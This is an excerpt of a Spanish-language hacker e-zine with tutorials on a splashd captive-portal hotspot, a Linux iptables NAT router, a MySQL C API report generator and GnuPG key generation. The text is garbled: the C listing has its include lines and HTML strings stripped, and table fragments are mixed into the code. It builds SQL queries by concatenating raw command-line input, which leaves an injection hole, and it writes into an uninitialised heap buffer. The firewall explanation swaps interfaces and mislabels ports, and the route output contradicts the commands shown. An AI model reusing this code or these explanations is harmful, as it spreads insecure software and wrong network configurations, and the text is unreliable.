
```
<input type="hidden" name="redirect" value="$redirect">
</form>
<p>
```

de paga je je je, cabe mencionar que la redirección es parte del kernel así que si no rula ops olvide mencionarlo pero es parte de iptables ve el e-zine.2, tecleamos: splashd o también /usr/local/sbin/splashd como ROOT veamos la imagen: Si ves esto estas hecho, cuando una máquina con una WiFi card haga una petición vera tu pagina de bienvenida (imagen abajo) y también se agregara un peer a este shell (imagen anterior) y creara una lista de los ip y su latencia o tiempo de vida



7) Si ves algo así (Nótese el botón "LOGIN" hay esta y al darle click nos redirecciona en este caso a google.com), así que a este punto solo falta definir si quieres que el servicio arranque automático en tu Linux box o tu arrancarlo manualmente, eso lo dejo a tu elección.

8) Ahora si esa configuración de mi red no la entendiste tal vez esta imagen te ayude a comprender mas la red, es fácil es simple y no hay cables sueltos.




así que Mucha Suerte !!, y ha crear tu HotSPOT.

Linux Router y Firewall con NAT


[janux] janux@zonartm.org

Antes de comenzar partiremos definiendo que es un router y para que sirve:
Bien un router es un dispositivo que permite la conexión entre dos o mas redes deferentes, ya sea un aparatejo de Cisco o una Linux Box xD. Ha lo olvidaba podemos usar nuestro Linux Box y no comprar un Cisco router son muy caros y no creo que nos alcance para eso.



Veamos el esquema de nuestro Linux Router:

Como se ve arriba tenemos 2 redes diferentes, las conectaremos y podremos verlas tanto, claro que utilizando IpTables podemos decir que red ve que cosa de cada lado.



Ahora bien las características de la Linux Box son:

- Es un ROUTER xD que usa RIP versión 2 de la familia de protocolos XNS de Xerox (Ipv4).
- Tiene también la capacidad de utilizar EGP / BGP, para el intercambio de rutas de redes locales con la Internet.
- Cuenta también con la capacidad para IPv6, AX.25, IPX, DDP de Apple.
- Nuestra red privada tiene la identificación 192.168.1.0/24 con una tarjeta de red que tiene la dirección 192.168.1.10
- Nuestra red publica tiene la identificación 192.168.33.0/24 con una tarjeta de red que tiene la dirección 192.168.33.253
- Tenemos rutas estáticas en nuestro Linux router:

```
route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0
route add -net 192.168.33.0 netmask 255.255.255.0 dev eth1
route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.33.253 dev eth1 (
estas tecleadas si nomas en linea de comando) vemos la salida de
nuestras rutas con route -n ( omitan las que no escribimos)
```

```
[root@hestia root]# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0
[root@hestia root]# route add -net 192.168.33.0 netmask 255.255.255.0 dev eth1
[root@hestia root]# route -n
Kernel IP routing table
Destination      Gateway          Genmask         Flags Metric Ref    Use Iface
192.168.20.0     0.0.0.0         255.255.255.0   U        0      0      0 eth0
192.168.50.0     0.0.0.0         255.255.255.0   U        0      0      0 eth1
192.168.1.0      0.0.0.0         255.255.255.0   U        0      0      0 eth0
192.168.33.0     0.0.0.0         255.255.255.0   U        0      0      0 eth1
0.0.0.0          192.168.50.5   0.0.0.0         UG       0      0      0 eth1
[root@hestia root]#
```

- Tenemos también una pc para simular otra red.
- Tiene una tarjeta de red, con la dirección a la red publica: 192.168.33.254
- Tenemos una ruta estática en nuestro Linux:
ip route 192.168.33.0 255.255.255.0 Ethernet1

```
[root@hestia root]# ip route
192.168.20.0/24 dev eth0 proto kernel scope link src 192.168.20.10
192.168.50.0/24 dev eth1 proto kernel scope link src 192.168.50.112
192.168.1.0/24 dev eth0 scope link
192.168.33.0/24 dev eth1 scope link
default via 192.168.33.253 dev eth1
default via 192.168.50.5 dev eth1
[root@hestia root]#
```

- Nuestro sistema tiene una red privada (eth0), de un lado del Linux router, y al otro lado una red publica (eth1).
- El lado privado tiene relación de confianza y el lado publico no tiene relación de confianza, esto quiere decir que los usuarios del lado publico

no pueden iniciar trafico a través de la red privada, y los usuarios de la red privada pueden iniciar TODO tipo de trafico a la red publica.

Configuración del muro de fuego

*filter

```
:INPUT ACCEPT [20:1972]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [188445620:158565732972]
:block – [0:0]
```

```
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -i eth0 -p tcp -m tcp --dport 25 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 53 -j ACCEPT
-A INPUT -p udp -m udp --dport 53 -j ACCEPT
-A INPUT -i eth0 -p tcp -m tcp --dport 110 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 113 -j ACCEPT
-A INPUT -i eth0 -p tcp -m tcp --dport 143 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 993 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 995 -j ACCEPT
-A INPUT -i eth0 -p icmp -j ACCEPT
-A INPUT -j block
```

```
-A FORWARD -j block
```

```
-A block -m state --state RELATED,ESTABLISHED -j ACCEPT
-A block -i eth0 -m state --state NEW -j ACCEPT
-A block -i eth1 -j DROP
-A block -i eth0 -j DROP
COMMIT
```

*nat

```
:PREROUTING ACCEPT [950732:67110098]
:POSTROUTING ACCEPT [358007:23159608]
:OUTPUT ACCEPT [416350:28627231]
-A POSTROUTING -o eth1 -j MASQUERADE
COMMIT
```

- Se puede tener conexiones al Linux router desde SMTP(25), POP3(110), IMAP (124) y trafico de tipo ICMP (ping, tracerute, etc, etc.) solo desde la red privada.
- Se pueden tener conexiones al Linux router desde SSH(22), DNS (53 UDP/TCP), AUTH(113), POP3S(993), IMAPS(995) de la red publica y la red privada.
- -A INPUT -j block (no permite otras conexiones al servidor).
- -A FOWARD -j block esta regla dice que la cadena FOWARD es la cadena block
- -A block -m state –state RELATED, ESTABLISHED -j ACCEPT La primera regla de la cadena block dice que si tienes una conexión establecida a través del muro de fuego es posible aceptar otros tipos de

servicios de este sistema (si tienes una conexión de tipo http a este sistema y quiere enviar un ftp lo acepta).

- -A block -i eth0 -m state --state NEW -j ACCEPT Solamente una petición por una conexión nueva que se origina de eth1 (red privada) tiene permiso para ser aceptada.
- Una petición por una conexión nueva que se origina de eth0 (red pública), no tiene permiso para ser aceptada.
- -A block -i eth1 DROP
- -A block -i eth0 DROP todas las demás peticiones no son aceptadas para ambas redes

```
:PREROUTING ACCEPT [950732:67110098]  
:POSTROUTING ACCEPT [358007:23159608]  
:OUTPUT ACCEPT [416350:28627231]
```

Son declaraciones de 3 cadenas para NAT (Network address translation)

- -A POSTROUTING -o eth1 -j MASQUERADE Peticiones de la red privada (eth0) a través del router a la red pública (eth1) siempre y cuando se tenga la dirección de la tarjeta a la red pública, las peticiones en la otra dirección no son aceptadas.
- Algunas características de las cadenas:

- p (define el protocolo tcp, udp, icmp)
- A (agrega regla de cadena)
- m (match option)
- dport (puerto de destino)
- j objetivo de la regla
- i ó -I (inserta una o más reglas en la cadena seleccionada)

Ha este punto no hay más que decir... todo es cuestión de RUTAS y la configuración del muro de fuego, con este mini docto puedes hacer mucho, depende de tu imaginación pero algo es seguro, el costo de un cisco es altísimo y el costo de una 486 o también tu 386 que bueno es una es una mentada, hasta las encuentras en la basura xDDD así que a trabajar.

MySQL C API en Linux [ACMhUnTeR]

Introducción

Este manual permite dar una introducción al uso de la API en C de MYSQL, para programar aplicaciones escritas en C y realizar cualquiera tarea utilizando nuestra Base de Datos MySQL.

ESTRUCTURAS

Empezaremos explicando el uso de las estructuras que utilizaremos en nuestro pequeña aplicación.

MySQL

Estructura que representa la conexión hacia nuestra base de datos.

MYSQL_RES

Estructura que representa el resultado obtenido de algun query realizado a la base de datos

MYSQL_ROW

Estructura que representa las filas de datos, los cuales estan almacenados en un arreglo, estos datos son obtenidos utilizando la funcion `mysql_fetch_row`.

FUNCIONES

Dare una breve explicación de las funciones que utilizaremos en la elaboración de nuestro ejemplo utilizando la API.

`mysql_init()`

Inicia el objeto de la estructura MYSQL que sera utilizado para realizar la conexion utilizando la funcion `mysql_real_connect()`.

`mysql_real_connect()`

Realiza una conexion hacia nuestra base de datos MySQL.

`mysql_close()`

Finaliza una conexion abierta.

`mysql_error()`

Captura el error provocado por accion del alguna de las funciones.

`mysql_select_db()`

Se utiliza para seleccionar una base de datos

`mysql_query()`

Se utilizara para realizar una consulta hacia la base de datos.

`mysql_store_result()`

Capturara el resultado devuelto por la ejecucion de algun query.

`mysql_fetch_row()`

Captura las filas de un resultado obtenido por `mysql_store_result`.
`mysql_free_result()`

Libera de memoria el resultado guardado capturado por la función `mysql_store_result`.
`mysql_num_rows()`

Captura el número de filas afectadas por la ejecución de un query.
EMPEZANDO

Para explicar el uso de la API en C de MySQL debemos tener instalado nuestro servidor y el cliente de MySQL, estos a la vez instalarán las librerías necesarias para su uso. Mandrake, RedHat, SuSE

```
HellFire#rpm -Uv mysql-client-x.x.x.rpm  
HellFire#rpm -Uv mysql-server-x.x.x.rpm  
HellFire#rpm -Uv mysql-devel-x.x.x.rpm
```

Una vez instalado MySQL, iniciaremos el demonio.
`HellFire#service mysql start`

Skackware

```
HellFire#installpkg mysql-client-x.x.x.tgz  
HellFire#installpkg mysql-server-x.x.x.tgz  
HellFire#installpkg mysql-devel-x.x.x.tgz
```

Una vez instalado MySQL, iniciaremos el demonio.

Una vez instalado MySQL, iniciaremos el demonio.

```
HellFire#sh /etc/rc.d/rc.mysql start
```

Debian

```
HellFire#dpkg -i mysql-client-x.x.x.deb  
HellFire#dpkg -i mysql-server-x.x.x.deb  
HellFire#dpkg -i mysql-devel-x.x.x.deb
```

Una vez instalado MySQL, iniciaremos el demonio.

```
HellFire#sh /etc/init.d/mysql start
```

Recomendado asignarle un password al usuario root, ejecutar el comando que pongo a continuación, cuando pida el ingreso de password solo darle a Enter y el nuevo password será el que especificamos en las comillas simples, ya que por defecto usuario root no tiene asignado un password.

```
HellFire#mysqladmin -u root -p password 'PasswordAqui'
```

Una vez iniciado el demonio, probaremos un programa que elabore de una operación ficticia, que genera reportes en html, de los montos obtenidos por la venta de productos, estos datos son obtenidos de nuestro MySQL, para esto creamos 3 tablas en la base de datos que elijamos e ingresaremos datos en cada una de las tablas, creo que la mejor manera de explicar el manejo de la API en C de MySQL es con un ejemplo.

```
#####
```

```
# Tabla Clientes
```

```
CREATE TABLE `Clientes` (  
    `CodClien` varchar(8) NOT NULL default "",  
    `NomClien` mediumtext NOT NULL,  
    `ApeClien` mediumtext NOT NULL,  
    `DireClien` mediumtext NOT NULL,  
    `TeleClien` tinytext NOT NULL,  
    KEY `CodClien` (`CodClien`)  
    ) TYPE=MyISAM;
```

```
# Datos Tabla Clientes
```

```
INSERT INTO `Clientes` VALUES ('00000001', 'Nombre1', 'Apellido1', 'Direccion1',  
'111111');  
INSERT INTO `Clientes` VALUES ('00000002', 'Nombre2', 'Apellido2', 'Direccion2',  
'222222');  
INSERT INTO `Clientes` VALUES ('00000003', 'Nombre3', 'Apellido3', 'Direccion3',  
'333333');  
INSERT INTO `Clientes` VALUES ('00000004', 'Nombre4', 'Apellido4', 'Direccion4',  
'444444');  
INSERT INTO `Clientes` VALUES ('00000005', 'Nombre5', 'Apellido5', 'Direccion5',  
'555555');  
INSERT INTO `Clientes` VALUES ('00000006', 'Nombre6', 'Apellido6', 'Direccion6',  
'666666');  
INSERT INTO `Clientes` VALUES ('00000007', 'Nombre7', 'Apellido7', 'Direccion7',  
'777777');  
INSERT INTO `Clientes` VALUES ('00000008', 'Nombre8', 'Apellido8', 'Direccion8',  
'888888');  
INSERT INTO `Clientes` VALUES ('00000009', 'Nombre9', 'Apellido9', 'Direccion9',  
'999999');
```

```
# Tabla Productos
```

```
CREATE TABLE `Productos` (  
    `CodProdu` double NOT NULL auto_increment,  
    `DesProdu` mediumtext NOT NULL,  
    `PreUniProdu` decimal(5,2) NOT NULL default '0.00',  
    UNIQUE KEY `CodProdu` (`CodProdu`)
```



```
) TYPE=MyISAM AUTO_INCREMENT=1 ;
```

```
# Datos Tabla Productos
```

```
INSERT INTO `Productos` VALUES ('1', 'Producto1', '7.00');  
INSERT INTO `Productos` VALUES ('2', 'Producto2', '100.00');  
INSERT INTO `Productos` VALUES ('3', 'Producto3', '6.00');  
INSERT INTO `Productos` VALUES ('4', 'Producto4', '12.50');  
INSERT INTO `Productos` VALUES ('5', 'Producto5', '11.25');  
INSERT INTO `Productos` VALUES ('6', 'Producto6', '30.00');
```

```
# Tabla Compras
```

```
CREATE TABLE `Compras` (  
  `CodCompra` double NOT NULL auto_increment,  
  `CodClien` varchar(8) NOT NULL default '0',  
  `CodProdu` double NOT NULL default '0',  
  `CanComProdu` int(11) NOT NULL default '0',  
  `FecCompra` date NOT NULL default '0000-00-00',  
  UNIQUE KEY `CodCompra` (`CodCompra`)  
  ) TYPE=MyISAM AUTO_INCREMENT=1 ;
```

```
# Datos Tabla Productos
```

```
INSERT INTO `Compras` VALUES ('1', '00000001', '1', 10, '2004-06-20');  
INSERT INTO `Compras` VALUES ('2', '00000001', '1', 30, '2004-06-20');  
INSERT INTO `Compras` VALUES ('3', '00000002', '3', 5, '2004-06-20');  
INSERT INTO `Compras` VALUES ('4', '00000003', '6', 100, '2004-06-20');  
INSERT INTO `Compras` VALUES ('5', '00000004', '5', 5, '2004-06-20');  
INSERT INTO `Compras` VALUES ('6', '00000003', '5', 2, '2004-06-20');  
INSERT INTO `Compras` VALUES ('7', '00000006', '4', 1, '2004-06-20');
```

Para facilitarnos la operación de crear las tablas y su data utilizaremos la base de datos test, recomiendo que graben el contenido arriba mostrado en un archivo ejemplo archivo.sql, grabamos y ejecutamos en consola.

```
HellFire#mysql test < archivo.sql
```

NUUESTRO PROGRAMA

Aqui les dejo todo el codigo del archivo reportes.c.

```

/*****
 * gcc -I/usr/local/include/mysql -L/usr/local/lib/mysql source.c -o program -lm -lmysqlclient *
 * -I indica ubicacion de los header *
 * -L indica ubicacion de las librerias *
 * -o nombre del ejecutable *
 * -lm -l enlace al mysqlclient *
 *****/
/*****
 * Autor: ACMhUnTeR - 2005 *
 *****/
#include /* Manejo de datos de entrada y salida como fopen, fputs, etc */
#include /* Funciones varias como malloc, atof, etc */
#include /* Manejo de cadenas como la funcion strcat */
#include /* Necesaria para la captura de fecha */
#include /* Necesaria para las operaciones con MySQL */
/* Estructura para manejar la api de MySQL*/
MYSQL *ConPtr, Mysql;
MYSQL_RES *ResPtr;
MYSQL_ROW Filas;
/* Puntero que hace referencia al fichero html que usaremos para escribir el reporte */
FILE* FichHtml;
/* Puntero que hace referencia al fichero log que usaremos para escribir errores en la
conexion */
FILE* FichLog;
/* Estructura que usaremos para capturar el tiempo local */
struct tm *TiempoPtr;
time_t Tiempo;
/* Arreglos donde guardaremos la fecha y nombre basado en la fecha, formateada
con la funcion strftime */
char FecLocal[14];
char *NomFich;
/* Arreglo que contendra la sentencia SQL que usaremos */
char Sql[500];
/* Contendra la opcion de apertura de fichero */
char *OptFich;
/* Variables varias */
char NumToStr[13];
double StrToNum;
double Total;

/* Capturara parametros pasados por linea de comandos NroParam contendra el
valor de los parametros capturados y el arreglo Parametros cada uno de los valores
capturados*/

int main(int NroParam, char *Parametros[])
{
/* Capturamos el fecha local, la formateamos con strftime y almacenamos en
FecLocal */
Tiempo=time(NULL);

```

```

TiempoPtr = localtime(&Tiempo);
strftime(FecLocal, 16, "%Y-%m-%d", TiempoPtr );

switch(NroParam)
{
case 1:
    /* Concatenacion para el armado de la sentencia SQL */
    /* SELECT
Clientes.CodClien,Clientes.NomClien,Clientes.ApeClien,Sum(Compras.CanComProd
u*Productos.PreUniProdu) as Total FROM Clientes,Compras,Productos WHERE
Clientes.CodClien=Compras.CodClien AND
Compras.CodProdu=Productos.CodProdu and
FecCompra='AAAA-MM-DD' GROUP BY Clientes.CodClien */
    strcpy(Sql,"SELECT
Clientes.CodClien,Clientes.NomClien,Clientes.ApeClien,Sum(Compras.CanComProd
u*Productos.PreUniProdu) as Total FROM Clientes,Compras,Productos WHERE
Clientes.CodClien=Compras.CodClien AND
Compras.CodProdu=Productos.CodProdu and FecCompra=");
        strcat(Sql,FecLocal);
        strcat(Sql," GROUP BY Clientes.CodClien");

    /* Formatea la fecha capturada por TiempoPtr y lo guarda en el arreglo NomFich */
    NomFich = (char *)malloc(sizeof(char)*15);
    strftime(NomFich, 16, "%Y-%m-%d.html", TiempoPtr );
    OptFich="a";
    break;
case 2:
    /* Concatenacion para el armado de la sentencia SQL obteniendo parametro
de fecha desde linea de comando: programa */
    /* SELECT
Clientes.CodClien,Clientes.NomClien,Clientes.ApeClien,Sum(Compras.CanComProd
u*Productos.PreUniProdu) as Total FROM Clientes,Compras,Productos WHERE
Clientes.CodClien=Compras.CodClien AND
Compras.CodProdu=Productos.CodProdu and
FecCompra='AAAA-MM-DD' GROUP BY Clientes.CodClien */
    strcpy(Sql,"SELECT
Clientes.CodClien,Clientes.NomClien,Clientes.ApeClien,Sum(Compras.CanComProd
u*Productos.PreUniProdu) as Total FROM Clientes,Compras,Productos WHERE
Clientes.CodClien=Compras.CodClien AND
Compras.CodProdu=Productos.CodProdu
and FecCompra=");
        strcat(Sql,Parametros[1]);
        strcat(Sql," GROUP BY Clientes.CodClien");

    /* Formatea la fecha capturada por TiempoPtr y lo guarda en el arreglo
NomFich */
    NomFich = (char *)malloc(sizeof(char)*15);
    strcat(NomFich,Parametros[1]);
    strcat(NomFich,".html");
    OptFich="w";

```

```

        break;
    default:
        fprintf(stderr,"Usar: programa \nParametro fecha en formato(AAAA-MM-
DD)\n");
        /* Sale del programa */
        exit(1);
    }

    /* Inicializa Conexion */
    mysql_init(&Mysql);

    /* Realiza conexion segun host,user,password,database,port,socket,id y lo asigna
a ConPtr , podemos utilizar de prueba
nuestro usuario root
y password que le hayamos asignado */

ConPtr=mysql_real_connect(&Mysql,"localhost","MiUsuario","MiPassword","NombreD
eLaDB",0,NULL,0);

    /* Si lanza un error la conexion lo grabamos en el archivo error.log */
    if (!ConPtr)
    {
        FichLog = fopen ("error.log", "a" );
        fputs("[",FichLog);
        fputs(FecLocal,FichLog);
        fputs("]",FichLog);
        fputs(mysql_error(&Mysql),FichLog);
        fputs("\n",FichLog);
        /* Cierra archivo error.log */
        fclose(FichLog);
        /* Libera memoria usado con malloc */
        free(NomFich);
        /* Sale del programa */
        exit(1);
    }

    /* Abre si existe o crea si no existe el archivo y agrega al final del mismo, lo
indicado por la funcion fputs */
    FichHtml = fopen (NomFich, OptFich );

    /* Formatea la fecha capturada por TiempoPtr y lo guarda en el arreglo FecLocal */
    strftime(FecLocal, 16, "%Y-%m-%d", TiempoPtr );

    fputs("\n\t\n\t\n\t\n\t\n\t",FichHtml);
    fputs("",FichHtml);
    fputs("",FichHtml);
    fputs("

```

REPORTE DE CLIENTES
MONTO TOTAL DE COMPRAS DIARIAS
Fecha:",FichHtml); fputs(FecLocal,FichHtml); fputs("

```
",FichHtml);
  fputs("",FichHtml);
```

```
/* Realiza un query hacia la conexion ConPtr */
mysql_query(ConPtr,Sql);
```

```
/* EL resultado del query es almacenado en ResPtr */
ResPtr = mysql_store_result(ConPtr);
```

```
/* Recorre el arreglo obtenido por ResPtr segun el numero de filas que contenga y
lo guarda en el archivo html fijarnos
```

```
en lo valores del arreglo Filas[] */
while((Filas = mysql_fetch_row(ResPtr)))
```

```
{
  fputs("",FichHtml);
  /* Convierte cadena de Filas[3] a double */
  StrToNum = atof(Filas[3]);
  Total = Total + StrToNum;
}
```

```
fputs("
```

CODIGO	NOMBRES	APELLIDOS	MONTO
",FichHtml); fputs(Filas[0],FichHtml); /* Filas[0] -> Clientes.CodClien */ fputs("	",FichHtml); fputs(Filas[1],FichHtml); /* Filas[1] -> Clientes.NomClien */ fputs("	",FichHtml); fputs(Filas[2],FichHtml); /* Filas[2] -> Clientes.ApeClien */ fputs("	",FichHtml); fputs(Filas[3],FichHtml); /* Filas[3] -> Sum(Compras.CanComProdu*Productos.PreUniProdu) */ fputs("

```
\n",FichHtml);
```

```
/* Variable que comprueba si existio un resultado en el query */
if(mysql_num_rows(ResPtr)==0)
```

```
{
  fputs("
```

Compras no encontradas

```
",FichHtml);
```

```
}
else
```

```
{
  /* Arma la tabla de RESUMEN */
```

```
fputs("
```

```
",FichHtml);
```

```
fputs("",FichHtml);
```

```
fputs("
```

RESUMEN	
Total Clientes	<pre> ",FichHtml); /* Convierte resultado entero de mysql_num_rows a caracter */ sprintf(NumToStr,"%d",mysql_num_rows(ResPtr)); fputs(NumToStr,FichHtml); fputs(" </pre>
Total Monto	<pre> ",FichHtml); /* Convierte resultado double entero de la variable Total con dos digitos decimales a caracter */ sprintf(NumToStr,"%0.2f",Total); fputs(NumToStr,FichHtml); fputs(" </pre>

```

",FichHtml);
}

/* Cierra el archivo html generado*/
fclose (FichHtml);

/* Libera el resultado de memoria */
mysql_free_result(ResPtr);

/* Cierra la conexion */
mysql_close(ConPtr);

/* Libera memoria usado con malloc*/
free(NomFich);
}
/* Final de Archivo */

```

COMPILANDO Y USANDO NUESTRO PROGRAMA

Como se habran fijado en la cabecera del codigo del programa reporte.c, especifique el comando con el cual procedemos a compilar nuestro programa, fijarnos en nuestro sistema la ruta de las cabeceras de MySQL, de sus librerias y reemplazarlo en el comando.

```
HellFire#gcc -I/usr/local/include/mysql -L/usr/local/lib/mysql reporte.c -o reporte -lm -lmysqlclient
```

Una vez compilado podemos ejecutar de dos formas el programa pasandole parametro de fecha o no

```
HellFire#./reporte
HellFire#./reporte 2005-06-21
```

Usando GnuPG [ACMhUnTeR]

INTRODUCCIÓN

GnuPG es una utilidad para la encriptación de datos y creación de firmas digitales. La finalidad de esta utilidad es el lograr el uso de un estandar OpenPGP en internet libre de patentes.

INSTALACIÓN

Descargamos el source desde <http://www.gnupg.org>
[root@Mastersoul root]#gnupg-x.x.x.tgz

```
[root@Mastersoul root]#tar xvfz gnupg-x.x.x.tgz
```

Procedemos a instalarlo

```
[root@Mastersoul root]#cd gnupg-.x.x.x.tgz  
[root@Mastersoul root]#./configure  
[root@Mastersoul root]#make  
[root@Mastersoul root]#make install
```

La utilidad se instalara en /usr/local/bin UTILIZACIÓN

GENERAR CLAVES

Segun el usuario con el cual estemos se generara su propia key

```
[root@Mastersoul root]#gpg --gen-key
```

gpg (GnuPG) 1.0.7; Copyright (C) 2002 Free Software Foundation, Inc.

This program comes with ABSOLUTELY NO WARRANTY.

This is free software, and you are welcome to redistribute it

under certain conditions. See the file COPYING for details.

```
gpg: keyring `/root/.gnupg/secring.gpg' created  
gpg: keyring `/root/.gnupg/pubring.gpg' created
```

TIPO DE CLAVE

Por favor seleccione tipo de clave deseado:

- (1) DSA y ElGamal (por defecto)
- (2) DSA (solo firmar)
- (4) ElGamal (firmar y cifrar)
- (5) RSA (sign only)

Su seleccion: 1 (Seleccionamos la opción por defecto por ser la mas completa)

GRADO DE ENCRIPCIÓN

El par de claves DSA tendra 1024 bits.
Listo para generar un nuevo par de claves ELG-E.
el tamaño minimo es 768 bits
el tamaño por defecto es 1024 bits
el tamaño maximo recomendado es 2048 bits

¿De que tamaño quiere la clave (1024)? 2048 (Grado de encriptación)

El tamaño requerido es de 2048 bits

CADUCACIÓN DE CLAVE

Por favor, especifique el periodo de validez de la clave.

0 = la clave nunca caduca
n = la clave caduca en n dias
w = la clave caduca en n semanas
m = la clave caduca en n meses
<n>y = la clave caduca en n años

¿Validez de la clave (0)? 1m (Caducidad de la clave en 1 mes)

VERIFICACIÓN DE CADUCIDAD

Key expires at vie 30 may 2005 17:48:53 PET

¿Es correcto (s/n)? s

RECOPIACION DE DATOS

Necesita un identificador de usuario para identificar su clave.
El programa construye el identificador a partir del Nombre Real, Comentario y
Direccion de Correo Electronico de esta forma:

"Heinrich Heine (Der Dichter) "

Nombre y apellidos: Kasuya Mishima
Direccion de correo electronico: kasuya@kasuya.com.pe
Comentario: GnuPG
Ha seleccionado este ID de usuario:
"Kasuya Mishima (GnuPG) "

¿Cambia (N)ombre, (C)omentario, (D)ireccion o (V)ale/(S)alir? V

CONTRASEÑA DE PROTECCIÓN CLAVE PRIVADA

Necesita una contraseña para proteger su clave secreta.

Introduzca contraseña:

Repetir contraseña:

GENERACIÓN DE CLAVES

Es necesario generar muchos bytes aleatorios. Es una buena idea realizar alguna otra tarea (trabajar en otra ventana/consola, mover el ratón, usar la red y los discos) durante la generación de números primos. Esto da al generador de números aleatorios mayor oportunidad de recoger suficiente entropía.

```
+++++.
```

```
+++++.
```

```
+++++>+++++
```

```
.....++++^
```

gpg: /root/.gnupg/trustdb.gpg: se ha creado base de datos de confianza claves pública y secreta creadas y firmadas.

key marked as ultimately trusted.

```
pub 1024D/13453593 2003-04-30 Kasuya Mishima (GnuPG)
```

```
Key fingerprint = A2E0 B56F F594 9854 CE00 4956 DDF5 FF4A 1345 3593  
sub 1024g/D5724F3E 2003-04-30 [caduca el 2003-05-30]
```

```
[root@Mastersoul root]#
```

COMANDOS BASICOS

